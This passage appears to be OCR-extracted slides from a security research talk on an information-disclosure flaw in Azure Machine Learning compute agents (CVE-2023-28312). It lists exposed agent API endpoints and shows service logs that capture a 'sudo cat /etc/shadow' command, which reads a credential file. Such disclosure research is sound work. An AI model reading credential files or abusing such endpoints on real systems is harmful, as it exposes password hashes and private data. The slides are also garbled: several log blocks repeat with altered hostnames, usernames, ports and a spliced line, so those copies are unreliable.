net_http_ptr_ServeMux_Handle(  
    v3,  
    (__int64)"/aml-api/v1.0/datamount",  
    23LL,  
    (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,  
    (__int64)off_CFCE70);
```

Exposed APIs



- `/ci-api/v1.0/filesystem/sync` -> execute **sync** command on a file
- `/ci-api/v1.0/datamount` -> run **mount** operation
- `/ci-api/v1.0/imageversion` -> **view** the Compute Instance image version
- `/ci-api/v1.0/services/` -> **list** any systemd services' status

Exposed APIs

- `/ci-api/v1.0/filesystem/sync` -> execute *sync* command on a file
- `/ci-api/v1.0/datamount` -> run *mount* operation
- `/ci-api/v1.0/imageversion` -> view the Compute Instance image version
- `/ci-api/v1.0/services/` -> **list** any systemd services' status

Status & List of Services on CI



`/ci-api/v1.0/services/` → status of **all *systemd*** services

<code>hv-kvp-daemon.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>identityresponderd.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>jupyter.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>keyboard-setup.service</code>	<code>loaded</code>	<code>active</code>	<code>exited</code>
<code>kmod-static-nodes.service</code>	<code>loaded</code>	<code>active</code>	<code>exited</code>
<code>lvm2-monitor.service</code>	<code>loaded</code>	<code>active</code>	<code>exited</code>
<code>ModemManager.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>multipathd.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>networkd-dispatcher.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>nginx.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>
<code>NodeStats.service</code>	<code>loaded</code>	<code>active</code>	<code>running</code>

Viewing Service Logs on CI



`/ci-api/v1.0/services/<service>/logs?limit=5000` → see any **services'** logs

```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:03 UTC. --
Oct 31 19:38:37 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiاملtest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiاملtest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiاملtest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to sk
Oct 31 19:38:03 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiاملtest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/
```





vNet



Virtual Machine



Information Disclosure



Compute Instance



How **bad** could it be?



lv-kvp-daemon.service	loaded	active	running
jupyter.service	loaded	active	running
keyboard-setup.service	loaded	active	exited
knod-static-nodes.service	loaded	active	exited
lvm2-monitor.service	loaded	active	exited
ModemManager.service	loaded	active	running

Jupyter installed as a *systemd* service

Jupyter Service Logs




```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:53 UTC. --
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session closed for user root
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 31 19:40:46 zdiamltest sudo[11506]: azureuser : TTY=pts/0 ; PWD=/mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code/Users/nitesh_surana ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:40:38 zdiamltest jupyter[8180]: [I 2022-10-31 19:40:38.466 ServerApp] New terminal with automatic name: 2
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.151 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 2.47ms referer=None
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.150 ServerApp] Terminal not found: 1000000
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.149 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:37 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.505 ServerApp] nbdime | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.810 ServerApp] nbclassic | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.776 ServerApp] jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.774 ServerApp] [Jupyterlab Server Extension] Deriving a JupyterlabContentsManager from LargeFileManager
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.774 ServerApp] jupyterlab_nvdashboard | extension failed loading with message: 'NoneType' object is not callable
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.773 ServerApp] jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab application directory is /anaconda/envs/azureml_py38/share/jupyter/lab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab extension loaded from /anaconda/envs/azureml_py38/lib/python3.8/site-packages/jupyterlab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.758 ServerApp] jupyter_server_proxy | extension failed loading with message: (Pillow 6.2.1 (/anaconda/envs/azureml_py38/lib/python3.8/site-packages), Requirement.parse('pillow>=7.1.0'), {'bokeh'})
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.866 ServerApp] jupyter_server_mathjax | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.865 ServerApp] jupyter_resource_usage | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.864 ServerApp] azureml-samples.handlers | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.862 ServerApp] notebook_shim | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:01.860 ServerApp] All authentication is disabled. Anyone who can connect to this server will be able to run code.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.790 ServerApp] notebook_shim | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was found and enabled by notebook_shim. Consider moving the extension to Jupyter Server's extension paths.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.927 ServerApp] Writing Jupyter server cookie secret to /home/azureuser/.local/share/jupyter/runtime/jupyter_cookie_secret
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbdime | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbclassic | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.910 ServerApp] jupyterlab | extension was successfully linked.
```


Command logged in Service Logs



```
-- Logs begin at Fri 2022-10-10 18:16:18 UTC, end at Mon 2022-10-31 19:40:53 UTC. --
Oct 31 19:40:40 zdlawitest sudo[11500]: pam_unix(sudo:session): session closed for user root
Oct 31 19:40:40 zdlawitest sudo[11500]: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 31 19:40:40 zdlawitest sudo[11500]: acsuser : TTY=pts/0 ; PWD=/opt/batch/tasks/shared/LS_root/mounts/clusters/zdlawitest/code/users/nitesh_surana ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:40:38 zdlawitest jupyter[8100]: [I 2022-10-31 19:40:38.466 ServerApp] New terminal with automatic name: 2
Oct 31 19:40:38 zdlawitest jupyter[8100]: [W 2022-10-31 19:40:38.551 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 2.47ms referer=None
Oct 31 19:40:38 zdlawitest jupyter[8100]: [W 2022-10-31 19:40:38.558 ServerApp] Terminal not found: 1000000
Oct 31 19:40:38 zdlawitest jupyter[8100]: [W 2022-10-31 19:40:38.549 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:37 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
Oct 31 19:38:03 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:03.507 ServerApp] or http://127.0.0.1:8000/
Oct 31 19:38:03 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8000/
Oct 31 19:38:03 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:03.506 ServerApp] ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:38:03 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:03.505 ServerApp]
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.818 ServerApp]
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.776 ServerApp] [jupyter_server.extension_manager.ExtensionManager] Extension 'jupyter_server_terminals' was successfully loaded.
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.774 ServerApp] [jupyter_server.extension_manager.ExtensionManager] Deriving a JupyterTextContentsManager from LargeFileManager
Oct 31 19:38:02 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:02.774 ServerApp] [jupyterlab_mxdashboard | extension failed loading with message: 'NoneType' object is not callable
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.773 ServerApp] [jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.768 LabApp] JupyterLab application directory is /anaconda/envs/azureml_py38/share/jupyter/lab
Oct 31 19:38:02 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:02.768 LabApp] JupyterLab extension loaded from /anaconda/envs/azureml_py38/lib/python3.8/site-packages/jupyterlab
Oct 31 19:38:02 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:02.758 ServerApp] [jupyter_server_proxy | extension failed loading with message: (Pillow 6.2.1 (/anaconda/envs/azureml_py38/lib/python3.8/site-packages),
Requirement.parse('pillow>=7.1.0'), {'broken'})
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.868 ServerApp] [jupyter_server_nathjax | extension was successfully loaded.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.865 ServerApp] [jupyter_server_resource_usage | extension was successfully loaded.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.864 ServerApp] azureml-samples.handlers | extension was successfully loaded.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.862 ServerApp] notebook_shim | extension was successfully loaded.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [W 2022-10-31 19:38:01.860 ServerApp] All authentication is disabled. Anyone who can connect to this server will be able to run code.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.798 ServerApp] notebook_shim | extension was successfully linked.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was successfully linked.
Oct 31 19:38:01 zdlawitest jupyter[8100]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was found and enabled by notebook_shim. Consider moving the extension to Jupyter Server's extension paths.
Oct 31 19:37:58 zdlawitest jupyter[8100]: [I 2022-10-31 19:37:58.927 ServerApp] Writing Jupyter server cookie secret to /home/acsuser/.local/share/jupyter/runtime/jupyter_cookie_secret
Oct 31 19:37:58 zdlawitest jupyter[8100]: [I 2022-10-31 19:37:58.925 ServerApp] nbdlm | extension was successfully linked.
Oct 31 19:37:58 zdlawitest jupyter[8100]: [I 2022-10-31 19:37:58.925 ServerApp] nbclassic | extension was successfully linked.
Oct 31 19:37:58 zdlawitest jupyter[8100]: [I 2022-10-31 19:37:58.918 ServerApp] [jupyter_server_terminals | extension was successfully linked.
```

```
azureuser : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
```



CVE-2023-28312

Azure Machine Learning Information Disclosure Vulnerability

CVE-2023-28312

Security Vulnerability

Released: Apr 11, 2023 Last updated: Aug 22, 2023

Assigning CNA: ⓘ Microsoft

[CVE-2023-28312](#) 

Impact: Information Disclosure Max Severity: Important

CVSS:3.1 6.5 / 5.7 ⓘ

 Fixed

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-28312>

Takeaways



- Secret agents -> Secret **bugs** -> Invisible attack surface ++
- **Vulnerabilities** (still) exist in cloud agents
- Need for **focused** threat modelling on agent features
- Practicing **Zero-Trust** is hard; but **crucial** for cloud security
- Simulating **attacks** in secure configs may **uncover vulnerabilities**

CH 4: Can you *really* see me?





Virtual Machine



Compute Instance


?



Storage Account



Key Vault

